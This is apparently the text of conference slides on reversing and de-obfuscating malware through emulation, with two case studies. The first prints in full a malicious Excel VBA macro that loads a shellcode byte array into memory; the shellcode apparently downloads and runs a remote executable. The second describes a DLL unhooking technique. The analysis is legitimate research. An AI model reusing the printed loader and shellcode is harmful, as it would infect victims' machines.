REVERSING AND DE-OBFUSCATING MALWARE WITH BINARY (SOFTWARE) EMULATION

ABOUT ME

- Reverse Engineer and Security Researcher at Sorint.lab
- Doing a lot of OpenSource Security things: https://github.com/cecio

O. INTRO

What are we speaking about?

EMULATION VS SANDBOXING

1. TOOLING

A quick overview of our toolset

"

https://github.com/REW-sploit/REW-sploit



https://ghidra-sre.org/



REW-SPLOIT OVERVIEW

▶ Generic tool presentation:

https://www.youtube.com/watch?v=-sjM0k0hvMU



REW-SPLOIT FILES AND FOLDERS

- speakeasy default.json (emulator config)
- modules/emulate rules.py (YARA)
- modules/emulate_payload.py (interaction)

2. CASE #1

A simple shellcode from Excel Macro

```
Wtngycur = Array(252, 232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48, 139, 82, 12, 139, 82, 20, 139, 114, 40, 15, 183
,74, 38, 49, 255, 172, 60, 97, 124, 2, 44, 32, 193, 207, 13, 1, 199, 226, 242, 82, 87, 139, 82, 16, 139, 74, 60, 139, 76, 17, 120, 2
27, 72, 1, 209, 81, 139, 89, 32, 1, 211, 139, 73, 24, 227, 58, 73, 139, 52, 139, 1, 214, 49, 255, 172, 193,
207、13、1、199、56、224、117、246、3、125、248、59、125、36、117、228、88、139、88、36、1、211、102、139、12、75、139、88、28、1、21
1, 139, 4, 139, 1, 208, 137, 68, 36, 36, 91, 91, 97, 89, 90, 81, 255, 224, 95, 95, 90, 139, 18, 235, 141, 93, 129, 196, 112, 254, 255
, 255, 141, 84, 36, 96, 82, 104, 177, 74, 107, 177, 255, 213, 141, 68, 36, 96, 235, 96,
94, 141, 120, 96, 87, 80, 49, 219, 83, 83, 104, 4, 0, 0, 8, 83, 83, 83, 86, 83, 104, 121, 204, 63, 134, 255, 213, 133, 192, 116, 84,
106, 64, 128, 199, 16, 83, 83, 49, 219, 83, 255, 55, 104, 174, 135, 146, 63, 255, 213, 84, 104, 190, 1, 0, 0, 235, 52, 80, 255, 55, 1
04, 197, 216, 189, 231, 255, 213, 83, 83, 83, 139, 76, 36, 252, 81, 83, 83, 255, 55,
104, 198, 172, 154, 121, 255, 213, 106, 255, 104, 68, 240, 53, 224, 255, 213, 232, 155, 255, 255, 255, 114, 117, 110, 100, 108, 108,
51, 50, 0, 232, 199, 255, 255, 255, 252, 232, 137, 0, 0, 0, 96, 137, 229, 49, 210, 100, 139, 82, 48, 139, 82, 12, 139, 82, 20, 139, 1
14, 40, 15, 183, 74, 38, 49, 255, 49, 192, 172, 60, 97, 124, 2, 44, 32, 193, 207, 13, 1, 199, 226, _
240, 82, 87, 139, 82, 16, 139, 66, 60, 1, 208, 139, 64, 120, 133, 192, 116, 74, 1, 208, 80, 139, 72, 24, 139, 88, 32, 1, 211, 227, 60
, 73, 139, 52, 139, 1, 214, 49, 255, 49, 192, 172, 193, 207, 13, 1, 199, 56, 224, 117, 244, 3, 125, 248, 59, 125, 36, 117, 226, 88, 1
39, 88, 36, 1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139, 4, 139, 1, 208, 137,
68, 36, 36, 91, 91, 97, 89, 90, 81, 255, 224, 88, 95, 90, 139, 18, 235, 134, 93, 104, 110, 101, 116, 0, 104, 119, 105, 110, 105, 137,
230, 84, 104, 76, 119, 38, 7, 255, 213, 49, 255, 87, 87, 87, 87, 86, 104, 58, 86, 121, 167, 255, 213, 235, 96, 91, 49, 201, 81, 81,
106, 3, 81, 81, 106, 80, 83, 80, 104, 87, 137, 159, 198, 255, 213, 235, 79, 89, 49, 210,
82, 104, 0, 50, 96, 132, 82, 82, 82, 81, 82, 80, 104, 235, 85, 46, 59, 255, 213, 137, 198, 106, 16, 91, 104, 128, 51, 0, 0, 137, 224,
106, 4, 80, 106, 31, 86, 104, 117, 70, 158, 134, 255, 213, 49, 255, 87, 87, 87, 87, 86, 104, 45, 6, 24, 123, 255, 213, 133, 192, 117
, 30, 75, 15, 132, 123, 0, 0, 0, 235, 209, 233, 141, 0, 0, 0, 232, 172, 255, 255, _
255, 47, 109, 101, 116, 97, 108, 46, 101, 120, 101, 0, 235, 107, 49, 192, 95, 80, 106, 2, 106, 2, 80, 106, 2, 106, 2, 87, 104, 218, 2
46, 218, 79, 255, 213, 147, 49, 192, 102, 184, 4, 3, 41, 196, 84, 141, 76, 36, 8, 49, 192, 180, 3, 80, 81, 86, 104, 18, 150, 137, 226
, 255, 213, 133, 192, 116, 45, 88, 133, 192, 116, 22, 106, 0, 84, 80, 141, 68, 36, 12,
80, 83, 104, 45, 87, 174, 91, 255, 213, 131, 236, 4, 235, 206, 83, 104, 198, 150, 135, 82, 255, 213, 106, 0, 87, 104, 49, 139, 111, 1
35, 255, 213, 106, 0, 104, 240, 181, 162, 86, 255, 213, 232, 144, 255, 255, 255, 99, 104, 114, 111, 109, 101, 46, 101, 120, 101, 0, 2
32, 9, 255, 255, 255, 115, 104, 105, 110, 121, 111, 98, 106, 101, 99, 116, 115, 46, 98, 105, 114, 100, 115,
0)
 Ezhyuw = VirtualAlloc(0, UBound(Wtngycur), &H1000, &H40)
    For Uggir = LBound(Wtngycur) To UBound(Wtngycur)
       Nhxbticl = Wtngycur(Uggir)
        Vowtv = RtlMoveMemory(Ezhyuw + Uggir, Nhxbticl, 1)
```

Next Uggir

3 Vowtv = CreateThread(0, 0, Ezhyuw, 0, 0, 0)



RESULT OVERVIEW

Excel Macro

Shellcode in Excel.exe Process

rundll32.exe Process










CreateProcessA(rundll32)



WriteProcessMemory





3

〗 InternetConnectA




Ç} ...

🔆 WinExec

3. CASE #2

Something harder...

THE SUSPICIOUS DLL





RESULT OVERVIEW

dll_entry.DLL_PROCESS_ATTACH



MapViewOfFile(ntdll.dll)

Look for 'NtProtectVirtualMemory'

Get the content at address



VirtualAlloc

Copy the content of 'clean' API

CONCLUSIONS

- ▶ Emulation give you more control on the execution flow
- With Emulation you can reach branches you cannot reach with other methods
- Probably Emulation is not good for all the analysis, it depends on what we are facing and which are our final goal

REFERENCES / CREDITS

- https://analyze.intezer.com/
- https://github.com/REW-sploit
- https://ghidra-sre.org/
- Presentation files and samples: https://github.com/cecio/talks-and-rants/tree/master/Nullcon_20220617

Presentation template by <u>SlidesCarnival</u>.

THANKS!

@red5heep



Any questions?